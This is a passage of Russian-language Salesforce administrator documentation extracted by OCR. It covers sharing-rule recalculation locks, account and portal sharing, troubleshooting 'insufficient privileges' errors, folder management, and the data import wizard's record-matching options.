
Прим.: Пользователи не могут изменять единые стандартные параметры при выполнении пересчета правила общего доступа для объекта. Аналогичным образом, пользователи не могут изменять правила общего доступа при выполнении пересчета обновления единых стандартных параметров.

Организации, обращения, контакты и возможности

Правила общего доступа могут влиять на организации и связанные дочерние записи (обращения, контакты и возможности), инициируя их одновременную блокировку для надлежащего выполнения пересчета. Например, создание или редактирование правила общего доступа к организациям препятствует созданию или редактированию правила общего доступа к обращениям, контактам или возможностям. Аналогично, создание или редактирование правила общего доступа к возможностям препятствует созданию или редактированию правила общего доступа к обращениям, контактам или организациям до завершения пересчета. Блокировки не используются совместно разными объектами, кроме организаций и связанных дочерних записей.

Прим.: Нажатие кнопки **«Пересчитать»** для правил общего доступа к любому из данных четырех объектов препятствует изменению любых связанных правил общего доступа до завершения пересчета.

В примере ниже правило общего доступа к организациям на основе ответственности удалено и выполняется пересчет. Несмотря на невозможность создания, редактирования или удаления другого правила общего доступа на основе ответственности, ориентированного на любой из данных объектов, пользователь может изменить правило общего доступа на основе критериев (2), ориентированное на данные объекты.



СМ. ТАКЖЕ:

- Правила общего доступа
- Пересчет правил общего доступа
- Отсрочка расчетов общего доступа

Встроенный алгоритм общего доступа

Система Salesforce поддерживает скрытый общий доступ между организациями и дочерними записями (возможности, обращения и контакты) для различных групп пользователей портала.

Общий доступ между организациями и дочерними записями

- **Доступ к родительской организации**: при наличии доступа к дочерней записи организации сама организация доступна только для чтения.
- **Доступ к дочерним записям**: при наличии доступа к родительской организации пользователю могут быть доступны связанные дочерние записи. Роль ответственного за организацию определяет уровень доступа к дочерним записям.

Алгоритм общего доступа для пользователей портала

- **Доступ к организациям и обращениям**: при наличии доступа к организации пользователю портала может быть доступна родительская организация и все ее контакты только для чтения.
- **Доступ к управлению данными, принадлежащими пользователям портала Service Cloud**: пользователи портала Service Cloud не имеют ролей, поэтому ответственные за организации портала не могут получить доступ к данным посредством иерархии ролей. Чтобы предоставить им доступ к данным, добавьте ответственных за организации в группу общего доступа к порталу, участниками которой являются пользователи портала Service Cloud. В этом случае предоставляется доступ ко всем данным, принадлежащим пользователям портала Service Cloud на этом портале.
- **Доступ к обращениям**: пользователю портала, являющемуся контактом обращения, само обращение доступно только для чтения.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Общий доступ для организаций и контактов доступен в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Общий доступ для обращений и возможностей доступен в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Операции над составом участников группы и пересчет общего доступа

Простые операции (например, изменение роли пользователя, перемещение роли в другую область иерархии или смена ответственности за организацию портала) могут инициировать пересчет правил общего доступа. Система Salesforce должна проверять доступ к данным пользователя для вышестоящих пользователей новой или устаревшей роли в иерархии, и добавлять или удалять общие доступы к любым соответствующим записям.

СМ. ТАКЖЕ:

Управление уровнем доступа

Устранение ошибок «Недостаточно полномочий»

Как правило, ошибки «Недостаточно полномочий» отображаются при отсутствии нужного полномочия или применении параметра общего доступа, препятствующего доступу к записи или выполнению задачи (например, запуск отчета).

Права доступа могут отсутствовать на разных уровнях (например, объект, запись или процесс). Например, доступ к объекту «Организация» может быть запрещен профилем пользователя, а доступ к записи обращения — ролью пользователя. Кроме того, данная ошибка может отображаться при выборе ссылки на недоступную запись или вкладку страницы Visualforce.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **все версии.**

Большинство обращений может быть обработано посредством кнопки «Общий доступ» на странице сведений о записи, которая при необходимости позволяет предоставить общий доступ к записи другому пользователю. Кроме того, данная ошибка может быть обработана администраторами посредством интерфейса API (например, опрос объекта UserRecordAccess для проверки доступа пользователя к набору записей). Дополнительную информацию см. в *Руководстве разработчика SOAP API*.

Если данные инструменты не позволяют устранить ошибку, выполните указанные ниже действия.

- Чтобы устранить ошибки доступа на уровне объекта, просмотрите профили пользователей и наборы полномочий.
- Чтобы устранить ошибки доступа на уровне записи, просмотрите параметры общего доступа (например, единые стандартные параметры и правила общего доступа).
- Чтобы устранить ошибки доступа на уровне процесса, просмотрите правила проверки и триггеры Apex.

При необходимости администратор может выполнить вход в приложение от имени соответствующего пользователя. Пользователь может предоставить администраторам доступ и определить срок его действия.

Устранение ошибок доступа на уровне объекта и полномочия

Ошибки «Недостаточно полномочий» могут быть вызваны отсутствием нужных полномочий пользователя и объекта. Ошибки данного типа устраняются посредством профиля пользователя и наборов полномочий.

Как правило, ошибки доступа на уровне объекта и полномочия обрабатываются посредством интерфейса API. Чтобы обработать данные ошибки посредством интерактивных инструментов, выполните указанные ниже действия.

1. Проверьте полномочия объекта в профиле пользователя.

   Полномочия объекта, настроенные в профилях и наборах полномочий, определяют объекты, доступные пользователям для чтения, создания, редактирования или удаления.

   a. Щелкните ссылку на профиль пользователя на странице сведений о пользователе.

   b. Щелкните ссылку **«Параметры объекта»** или **«Полномочия объекта»** на странице общих сведений о профиле.

      Выберите нужные полномочия для объекта. Например, организация может быть просмотрена только при наличии полномочия «Чтение» для объектов «Организация» и «Контакт» в профиле пользователя.

      Или, отчет может быть выполнен только при наличии полномочия «Чтение» для соответствующего объекта.

2. В зависимости от пользовательского интерфейса профиля, проверьте полномочия пользователя одним из способов ниже.

   - При использовании расширенного пользовательского интерфейса профиля просмотрите полномочия в разделах «Полномочия приложения» и «Полномочия системы».
   - При использовании исходного пользовательского интерфейса профиля просмотрите полномочия в разделах «Полномочия администратора» и «Общие полномочия пользователя».

   Выберите соответствующие полномочия пользователя. Например, сообщение эл. почты может быть отправлено интересу только при наличии полномочия «Отправка эл. почты».

3. Проверьте полномочия в наборах полномочий пользователя.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **все версии.**

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра профилей и наборов полномочий:
- Просмотр настройки и конфигурации

Для редактирования полномочий объекта:
- Управление профилями и наборами полномочий

И

«Настройка приложения»

a. Прокрутите страницу сведений о пользователе до связанного списка «Назначения набора полномочий» и щелкните каждый набор полномочий.

b. Щелкните ссылку «Параметры объекта» на странице общих сведений о наборе полномочий и просмотрите назначенные полномочия объекта.

c. Просмотрите полномочия пользователя в разделах «Полномочия приложения» и «Полномочия системы».

d. Повторите данные действия для каждого набора полномочий, назначенного пользователю.

4. При необходимости назначьте нужное полномочие посредством набора полномочий или путем обновления профиля. Наборы полномочий предоставляют доступ на индивидуальной основе. Рекомендуем назначать полномочия профилю пользователя *только* в том случае, если доступ требуется всем пользователям данного профиля. Прежде чем выполнить какое-либо действие, настоятельно рекомендуем просмотреть политику безопасности организации.

СМ. ТАКЖЕ:

Устранение ошибок «Недостаточно полномочий»

Наборы полномочий

Полномочия и доступ пользователя

Профили

Устранение ошибок доступа на уровне записи

Ошибки «Недостаточно полномочий» могут быть вызваны параметрами общего доступа (например, ролями или правилами общего доступа).

При наличии ошибки на уровне записи выполните указанные ниже действия. При необходимости воспользуйтесь интерфейсом API для отправки запроса на доступ пользователя к набору записей или кнопкой «Общий доступ» на странице сведений о записи.

1. Если организация использует роли, проверьте роль пользователя относительно ответственного за запись.

   Например, удаление записей доступно только ответственным за записи, вышестоящим пользователям в иерархии ролей и администраторам. Подобным образом, при наличии флажка **«Предоставить доступ с использованием иерархий»** (только для настраиваемых объектов) пользователям всегда доступны для чтения записи нижестоящих пользователей в иерархии ролей.

   a. Введите строку *«Пользователи»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Пользователи»**.

      Проверьте роли пользователя и ответственного за запись.

      Например, несмотря на наличие соответствующих полномочий для объектов, пользователь не может удалять или объединять организации, принадлежащие другому пользователю в несвязанной иерархии ролей.

2. Если доступ предоставляется пользователю посредством правила общего доступа, проверьте правила общего доступа.

   Возможно, пользователь случайно удален из правила общего доступа.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **все версии.**

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания или редактирования правил общего доступа:
- Управление общим доступом

Для настройки рабочих групп:
- «Настройка приложения»

Для управления территориями:
- «Управление территориями»

a. В разделе «Настройка» введите *«Параметры общего доступа»* в поле «Быстрый поиск», затем выберите **«Параметры общего доступа»**.

b. Проверьте общедоступную группу (или другие категории, например, роли или очереди), которой должен принадлежать пользователь.

3. Проверьте группы сбыта.

   Возможно, пользователь удален в результате настройки групп, работающих с организациями, возможностями или обращениями. Просмотрите рабочие группы на наличие соответствующего пользователя.

   a. В разделе «Настройка» введите группу, которую вы хотите проверить, например *«Группы, работающие с организациями»*, в поле «Быстрый поиск», затем выберите нужную группу.

      При необходимости добавьте пользователя в рабочую группу.

4. Проверьте общий доступ, установленный вручную.

   Возможно, автоматическое удаление общего доступа, установленного вручную, инициировано изменением ответственного за запись. Общий доступ, установленный вручную, может быть также удален посредством кнопки **«Общий доступ»** на странице сведений о записи. Общий доступ к записи может быть предоставлен или отменен вручную только ответственным за запись, администратором или вышестоящим пользователем в иерархии ролей.

   a. Нажмите кнопку **«Общий доступ»** на странице сведений о записи.

      Страница «Сведения об общем доступе» содержит список пользователей, групп, ролей и территорий, имеющих доступ к записи.

   b. Чтобы предоставить пользователю доступ посредством общего доступа, установленного вручную, нажмите кнопку **«Добавить»** для создания общего доступа, установленного вручную.

5. Просмотрите территории.

   Если организация использует территории, то, возможно, пользователь удален из территорий или записи назначена территория без участия пользователя. В противном случае, пользователь должен являться менеджером прогнозов, флажок «Управление территориями может осуществляться менеджерами прогнозов» должен быть установлен или пользователь должен работать ниже собственного уровня в иерархии территорий.

СМ. ТАКЖЕ:

Устранение ошибок «Недостаточно полномочий»

Иерархия ролей пользователей

Правила общего доступа

Устранение ошибок доступа на уровне процесса

Ошибки «Недостаточно полномочий» могут быть вызваны правилом проверки.

Чтобы устранить ошибки «Недостаточно полномочий», рекомендуем определить их источник (неправильно настроенные наборы полномочий, профили или параметры общего доступа). В противном случае просмотрите правила проверки, используемые организацией.

1. Просмотрите правила проверки.

   Правило проверки может препятствовать выполнению задачи (например, перенос записи обращения после его закрытия).

2. В разделе настроек управления объектами найдите объект, который требуется проверить, затем прокрутите до раздела «Правила проверки».
3. Убедитесь, что ошибка не вызвана текущими правилами проверки. Или исправьте правило проверки при его использовании для предоставления доступа пользователю.

СМ. ТАКЖЕ:

Устранение ошибок «Недостаточно полномочий»

Определить правила оценки

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **все версии.**

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра и изменения правил проверки:

- Просмотр настройки и конфигурации

  И

  Настройка приложения

Для просмотра и определения триггеров Apex:

- Автор Apex

Управление папками

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, редактирования или удаления общедоступных папок документов:	Управление общедоступными документами
Для создания, редактирования и удаления общедоступных папок шаблонов эл. почты:	Управление общедоступными шаблонами
Для создания, редактирования и удаления общедоступных папок отчетов:	Управление отчетами в общедоступных папках
Для создания, редактирования и удаления общедоступных папок панелей мониторинга:	«Управление панелями мониторинга» И «Просмотр всех данных»

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **все** версии, кроме **Database.com Edition**.

Папки отчетов недоступны в версиях: **Contact Manager Edition**, **Group Edition** и **Personal Edition**

Папка — это область для хранения отчетов, панелей мониторинга, документов или шаблонов эл. почты. Папки могут быть общими, скрытыми или общедоступными, а также доступными только для чтения или для чтения и записи. Пользователи, имеющие доступ к содержимому папок, определяются ролями, полномочиями, общедоступными группами и типами лицензий. Доступ к папке может быть предоставлен всем пользователям организации или только ответственному.

- Чтобы получить доступ к папкам документов, перейдите на вкладку **Документы**.

- Чтобы получить доступ к папкам шаблонов, в меню «Настройка» введите *«Шаблоны эл. почты»* в поле «Быстрый поиск», затем выберите **«Шаблоны эл. почты»**.

Чтобы создать папку, нажмите кнопку **«Создать папку»**.

Чтобы изменить папку, щелкните ссылку **«Правка»** напротив имени нужной папки. При необходимости выберите имя папки в раскрывающемся списке «Папка» и нажмите кнопку **«Правка»**.

Прим.: Содержимое папки можно изменить только при наличии доступа для чтения и записи. Папки, доступные только для чтения, могут быть удалены или изменены только теми пользователями, которые имеют полномочие «Управление общедоступными документами» или «Управление общедоступными шаблонами». Независимо от полномочий или параметров папок, пользователи не могут изменить изъятые и личные папки. Пользователи с полномочием «Управление отчетами в общедоступных папках» могут изменять любые отчеты в общедоступных папках, но не могут изменять отчеты в личных папках других пользователей.

СМ. ТАКЖЕ:

Создание и редактирование папок
Удаление папок
Добавление элементов в папки

Создание и редактирование папок

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ	
Для создания, редактирования или удаления общедоступных папок документов:	Управление общедоступными документами
Для создания, редактирования и удаления общедоступных папок шаблонов эл. почты:	Управление общедоступными шаблонами
Для создания, редактирования и удаления общедоступных папок отчетов:	Управление отчетами в общедоступных папках
Для создания, редактирования и удаления общедоступных папок панелей мониторинга:	«Управление панелями мониторинга» И «Просмотр всех данных»

ВЕРСИИ

Доступно в версиях: **все** версии, кроме **Database.com**

Папки отчетов недоступны в версиях: **Contact Manager Edition**, **Group Edition** и **Personal Edition**

Ограничения для папки документов доступны в: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

Щелкните **«Создать новую папку»** или **«Правка»** на любой странице, содержащей список папок.

1. Заполните поле «Метка папки». Метка используется для обозначения папки на страницах пользовательского интерфейса.
2. При наличии полномочия «Настройка приложения» введите уникальное имя, которое должно использоваться интерфейсом API и управляемыми пакетами.
3. Выберите значение для параметра «Доступ к общедоступной папке». Чтобы разрешить пользователям изменение содержимого папок, выберите уровень доступа «Для чтения и записи». Пользователи могут просматривать папки, доступные только для чтения, но не могут изменять их содержимое.
4. Чтобы сохранить изъятый отчет, шаблон или панель мониторинга в новую папку, выберите нужный элемент и нажмите кнопку **«Добавить»**. Пропустите данное действие для папок документов.

5. Выберите параметры доступности папки.
   - Параметр «Данная папка доступна всем пользователям, включая пользователей портала» предоставляет доступ к папке всем пользователям организации, включая пользователей портала.
   - Параметр «Данная папка доступна всем пользователям, кроме пользователей портала» предоставляет доступ к папке всем пользователям организации, кроме пользователей портала. Данный параметр доступен только для папок отчетов и панелей мониторинга организаций, использующих партнерский или клиентский портал. В случае отсутствия портала данный параметр не отображается.
   - Параметр «Данная папка скрыта от всех пользователей» блокирует общий доступ к папке.
   - Параметр «Данная папка доступна только следующим пользователям» позволяет предоставить доступ ограниченному кругу пользователей.
     a. Выберите значение «Общедоступные группы», «Роли», «Роли и подчиненные роли», «Роли, внутренние подчиненные роли и подчиненные роли портала» (при использовании порталов), «Территории» или «Территории и подчиненные территории» в раскрывающемся списке «Поиск». Доступные значения определяются используемой версией системы и наличием функции управления территориями.

        Прим.: Если общий доступ к папке предоставляется группе, то менеджеры участников группы получают доступ к этой папке только в том случае, если они сами являются участниками группы.

     b. Если список «Доступно для общего доступа» не содержит нужного значения, введите критерий поиска и нажмите кнопку **«Найти»**.

     c. Чтобы переместить значение в список «Общий доступ с», выберите нужное значение в списке «Доступно для общего доступа» и нажмите кнопку **«Добавить»**.

        Прим.: Расширенный общий доступ к папкам позволяет более подробно определять уровни доступа пользователей к папкам отчетов и панели мониторинга. Дополнительную информацию см. в разделе «Включение расширенного общего доступа к отчетам и панелям мониторинга» и «Предоставление общего доступа к папке отчетов или панелей мониторинга».

6. Нажмите кнопку **«Сохранить»**.

СМ. ТАКЖЕ:

Управление папками

Удаление папок

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ	
Для создания, редактирования или удаления общедоступных папок документов:	Управление общедоступными документами
Для создания, редактирования и удаления общедоступных папок шаблонов эл. почты:	Управление общедоступными шаблонами
Для создания, редактирования и удаления общедоступных папок отчетов:	Управление отчетами в общедоступных папках
Для создания, редактирования и удаления общедоступных папок панелей мониторинга:	«Управление панелями мониторинга» И «Просмотр всех данных»

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **все** версии, кроме **Database.com Edition**.

Папки отчетов недоступны в версиях: **Contact Manager Edition**, **Group Edition** и **Personal Edition**

Система позволяет удалять только пустые папки. Прежде чем удалить папку, удалите все хранящиеся в ней документы, панели мониторинга, шаблоны или отчеты.

1. Щелкните ссылку **«Правка»** напротив имени нужной папки на любой странице со списком папок. Щелкните значок на вкладке «Отчеты», а затем щелкните **«Правка»** на панели «Папки».
2. Щелкните **«Удалить»** или значок , а затем **«Удалить»**.
3. Нажмите кнопку **«OK»**.

СМ. ТАКЖЕ:

Управление папками

Добавление элементов в папки

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ	
Для создания, редактирования или удаления общедоступных папок документов:	Управление общедоступными документами
Для создания, редактирования и удаления общедоступных папок шаблонов эл. почты:	Управление общедоступными шаблонами
Для создания, редактирования и удаления общедоступных папок отчетов:	Управление отчетами в общедоступных папках
Для создания, редактирования и удаления общедоступных папок панелей мониторинга:	«Управление панелями мониторинга» И «Просмотр всех данных»

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **все** версии, кроме **Database.com Edition**.

Папки отчетов недоступны в версиях: **Contact Manager Edition**, **Group Edition** и **Personal Edition**

Чтобы переместить документ, панель мониторинга, отчет или шаблон эл. почты в другую папку, выполните указанные ниже действия.

1. Выберите нужный элемент.

2. Нажмите кнопку **«Редактировать свойства»**.
3. Выберите другую папку.
4. Нажмите кнопку **«Сохранить»**.

Подобно папкам отчетов, которые содержат отчеты, и папкам шаблонов эл. почты, которые содержат шаблоны эл. почты, папки документов содержат только документы. Чтобы сохранить вложение в папку документов, сохраните вложение на компьютере и загрузите его в библиотеку документов.

Прим.: Шаблоны эл. почты, используемые правилами назначения или расширения, либо функцией Web-to-Case или Web-to-Lead, должны быть помечены флажком «Доступно для использования».

СМ. ТАКЖЕ:

Управление папками

Импорт данных в Salesforce

Можно импортировать до 50 000 записей в Salesforce.

Важное замечание: Компания Salesforce заменила отдельные мастеры импорта для организаций, контактов и других объектов «Мастером импорта данных». Отдельные мастеры импорта открываются в маленьких всплывающих окнах, тогда как универсальный мастер открывается в обозревателе с dataimporter.app в конце URL-адреса. Введите строку *Мастер импорта данных* в поле «Быстрый поиск» в меню «Настройка», затем выберите пункт **«Мастер импорта данных»**. Доступные вам параметры определяются вашими полномочиями.

Пользователи могут импортировать данные из приложения ACT!, Outlook или любой другой программы, поддерживающей сохранение данных в CSV-формате (например, Excel или GoldMine).

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience.

Типы объектов, доступные для импорта, определяются используемой версией системы.

Прим.: Если региональные настройки не поддерживают использование запятых, воспользуйтесь символом табуляции или любым другим разделителем. Укажите разделитель в параметрах Data Loader (**Параметры** | **Параметры**).

Количество импортируемых записей определяется полномочиями пользователя и типом импортируемых данных. Кроме того, количество записей, доступных для импорта, не может превышать общего объема хранилища данных организации.

Какие записи могут быть импортированы?

Тип записи	Ограничение по импорту записей	Необходимые полномочия пользователя	Узнать больше
Собственные организации-компании и контакты	50 000 за раз с помощью мастера импорта данных	«Импорт личных контактов»	Что импортируется для организаций-компаний и контактов?
Организации-компании и контакты других пользователей	50 000 за раз	Изменение всех данных	Что импортируется для организаций-компаний и контактов?

Какие записи могут быть импортированы?

Тип записи	Ограничение по импорту записей	Необходимые полномочия пользователя	Узнать больше
Собственные организации-лица	50 000 за раз	«Создание» для организаций И «Редактирование» для организаций И «Импорт личных контактов»	Что импортируется для организаций-лиц?
Организации-лица других пользователей	50 000 за раз	«Создание» для организаций И «Редактирование» для организаций и контактов И Изменение всех данных	Что импортируется для организаций-лиц?
Интересы	50 000 за раз	Импорт интересов	Что импортируется для интересов?
Участники кампании	50 000 за раз	В зависимости от объекта импорта: • статусы участников кампании; • текущие контакты; • текущие интересы; • текущие организации-лица; • новые контакты; • новые интересы.	Что импортируется для участников кампании? Кто может импортировать участников кампании?
Настраиваемые объекты	50 000 за раз	Импорт настраиваемых объектов И «Создание» для настраиваемого объекта И «Редактирование» для настраиваемого объекта	Что импортируется для настраиваемых объектов?
Решения	50 000 за раз	Импорт решений	Что импортируется для решений?

Какие записи могут быть импортированы?			
Тип записи	**Ограничение по импорту записей**	**Необходимые полномочия пользователя**	**Узнать больше**
Активы	Эти записи нельзя импортировать с помощью мастера импорта данных		
Обращения			
Кампании			
Контракты			
Документы			
Возможности			
Продукты			

Дополнительную информацию о доступности полей и способах импорта значений разных типов полей см. в разделе «Примечания к импорту данных» на странице 785.

Прим.: Участники группы взаимосвязи не могут быть импортированы.

СМ. ТАКЖЕ:

- Мастер импорта данных
- Выбор метода импорта данных
- Отмена импорта
- Какие полномочия требуются для импорта записей?

Выбор метода импорта данных

Узнайте о функциональных возможностях, доступных при импорте данных в Salesforce.

Инструмент	Поддерживаемые версии	Количество импортируемых или экспортируемых записей	Импорт	Экспорт	Внутренний или внешний инструмент Salesforce	Дополнительные сведения
Мастер импорта данных (универсальный)	все версии, кроме Personal Edition и Database.com Edition.	Не более 50 000	Да	Нет	Внутренний инструмент	Встроенный мастер импорта организаций, контактов, интересов, решений, участников кампаний и настраиваемых объектов организации. Подробнее.
Data Loader	Enterprise Edition, Unlimited Edition,	От 5 000 до 5 миллионов	Да	Да	Внешний	Data Loader — это приложение для пакетного импорта или экспорта данных. Приложение позволяет

Инструмент	Поддерживаемые версии	Количество импортируемых или экспортируемых записей	Импорт	Экспорт	Внутренний или внешний инструмент Salesforce	Дополнительные сведения
	Performance Edition, Developer Edition и Database.com Edition					вставлять, обновлять, удалять или экспортировать записи Salesforce. Подробнее.

СМ. ТАКЖЕ:

Мастер импорта данных

Импорт данных в Salesforce

Что импортируется для организаций-компаний и контактов?

Мастер импорта данных позволяет сопоставлять записи несколькими способами, чтобы исключить наличие повторов. Контакты могут быть сопоставлены по коду Salesforce, имени, адресу электронной почты или внешнему коду. Организации-компании могут быть сопоставлены по коду Salesforce, внешнему коду или по имени и местоположению. Сопоставление по коду Salesforce выполняется для контактов и организаций-компаний. Если одна запись сопоставляется по коду Salesforce, то остальные записи также будут сопоставлены по коду Salesforce.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **все** версии, кроме **Database.com**

Импорт организации недоступен в версиях: **Personal Edition**, **Database.com Edition**.

Сопоставление по имени и местоположению

Если сопоставление контактов выполняется по имени, а организаций-компаний — по имени и местоположению (рекомендуемые варианты), то мастер импорта данных автоматически создает организацию-компанию для каждого уникального имени и местоположения организации-компании в файле импорта. Кроме того, он создает отдельный контакт для каждого имени контакта, указанного в файле. Затем контакты связываются с соответствующими организациями-компаниями.

Если организация-компания или контакт уже существуют в системе, а пользователю предоставлен соответствующий доступ для чтения и записи, то мастер добавляет импортируемые данные к текущим данным Salesforce.

Сопоставление по коду Salesforce

Контакты и организации-компании могут быть сопоставлены по коду Salesforce. В этом случае код Salesforce является критерием удаления повторяющихся записей. Например, если сопоставление выполняется по коду и при этом запись исходного файла содержит тот же код, что указан для записи в системе Salesforce, данная запись обновляется в системе Salesforce. Коды записей чувствительны к регистру и должны полностью совпадать.

Сопоставление по внешнему коду

Внешний код — это настраиваемое поле с атрибутом «Внешний код», которое содержит уникальный идентификатор записи из системы, находящейся за пределами Salesforce. При выборе данного параметра «Мастер импорта данных» отслеживает в системе Salesforce существующие записи с внешними кодами, соответствующие кодам в файле импорта. Эта операция не учитывает регистр: например, «АБВ» соответствует «абв». Тем не менее, если внешний код поля также имеет чувствительный к регистру атрибут «Уникальное», прописные и строчные буквы не считаются идентичными.

Значения внешнего кода могут быть просмотрены и стандартизированы до выполнения импорта, что позволит исключить нежелательные сопоставления.

Импортированные внешние коды всегда обрабатываются как уникальные. Несколько записей с одним и тем же внешним кодом в файле не загружаются.

Перезапись текущих значений организации

Мастер перезаписывает текущие поля организации-компании только при наличии флажка **«Перезаписать текущие значения организации»**. Если данный флажок установлен, то в текущих полях организации-компании можно вставлять и обновлять данные. Однако этот флажок не позволяет заменять содержимое текущих полей пустыми значениями. Если этот флажок не установлен, мастер обновляет пустые поля организации-компании и сохраняет значения заполненных полей.

Если текущие организации-компании или контакты недоступны пользователю для чтения и записи, то мастеры создают новые организации-компании или контакты и назначают их текущему пользователю. Кроме того, мастеры создают новые организации-компании и контакты на основе отдельных полей файла импорта.

В версиях Professional Edition, Enterprise Edition, Unlimited Edition, Performance Edition и Developer Edition мастера импорта могут также импортировать новые примечания к организациям-компаниям и контактам. Мастеры не импортируют примечания, являющиеся точными копиями текущих примечаний к организациям-компаниям или контактам.

Чтобы импортировать примечания к организациям-компаниям или контактам, укажите код Salesforce в поле ответственного в импортированном файле.

СМ. ТАКЖЕ:

- Мастер импорта данных
- Выбор метода импорта данных
- Импорт данных в Salesforce

Что импортируется для организаций-лиц?

Мастер импорта данных предотвращает создание повторяющихся организаций-лиц путем сопоставления записей по одному из следующих полей: «Имя организации», «Код Salesforce», «Эл. почта» или поле внешнего кода. Добавьте в файл импорта столбец для поля, используемого для сопоставления записи.

Прим.: Администратор может переименовать термин «организация-лицо». В этом случае имя мастера импорта данных может быть другим.

ВЕРСИИ

Мастер импорта данных доступен в Salesforce Classic и Lightning Experience.

Мастер импорта данных доступен во **всех** версиях, кроме Database.com.

Организации-лица доступны в версиях: Salesforce Classic и Lightning Experience

Организации-лица доступны в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Сопоставление по имени

В данном случае мастер импорта данных выполняет поиск существующих записей с тем же именем в системе Salesforce. Этот тип сопоставления не учитывает регистр. Например, имена, начинающиеся с прописной буквы, сопоставляются с именами, которые начинаются со строчной буквы. При необходимости имена записей можно просматривать и стандартизировать до выполнения импорта, что позволит исключить нежелательные сопоставления.

Сопоставление по коду Salesforce

Код Salesforce — это созданная системой чувствительная к регистру строка длиной 15 или 18 символов, которая однозначно определяет каждую запись Salesforce. В данном случае мастер импорта данных выполняет поиск существующих записей с тем же кодом Salesforce в системе Salesforce. Получить коды Salesforce можно, запустив отчеты, в которых есть поле кода записи.

Сопоставление по эл. почте

В данном случае записи в файле импорта сопоставляются с существующими записями в системе Salesforce по точному значению поля «Эл. почта».

Сопоставление по внешнему коду

Внешний код — это настраиваемое поле с атрибутом «Внешний код», которое содержит уникальный идентификатор записи из системы, находящейся за пределами Salesforce. При выборе данного параметра «Мастер импорта данных» отслеживает в системе Salesforce существующие записи с внешними кодами, соответствующие кодам в файле импорта. Эта операция не учитывает регистр: например, «АБВ» соответствует «абв». Тем не менее, если внешний код поля также имеет чувствительный к регистру атрибут «Уникальное», прописные и строчные буквы не считаются идентичными.

Значения внешнего кода могут быть просмотрены и стандартизированы до выполнения импорта, что позволит исключить нежелательные сопоставления.

Импортированные внешние коды всегда обрабатываются как уникальные. Несколько записей с одним и тем же внешним кодом в файле не загружаются.

Игнорирование или обновление совпадающих записей

Ниже перечислены действия, которые могут быть выполнены в случае обнаружения текущих записей в системе Salesforce мастером импорта данных, соответствующих выбранному полю.

- **«Добавление новых записей»** — если записи в файле являются новыми и не соответствуют текущим записям, вставьте их в Salesforce. Пропустите записи, совпадающие с текущими записями файла. С текущими записями делать ничего не нужно.
- **«Обновление текущих данных»** — если записи в файле соответствуют текущим записям, обновите текущие записи. Пропустите записи, не совпадающие с текущими записями файла. Не вставляйте их в качестве новых записей.
- **«Добавление новых и обновление текущих записей»** — если записи в файле являются новыми и не соответствуют текущим записям, вставьте их в Salesforce. Если записи в файле соответствуют текущим записям, обновите текущие записи.

Что импортируется для интересов?

Пользователи могут импортировать данные в стандартные и любые настраиваемые поля интересов даже в том случае, если поле скрыто или доступно только для чтения согласно текущему макету страницы или заданным параметрам безопасности полей для интересов.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

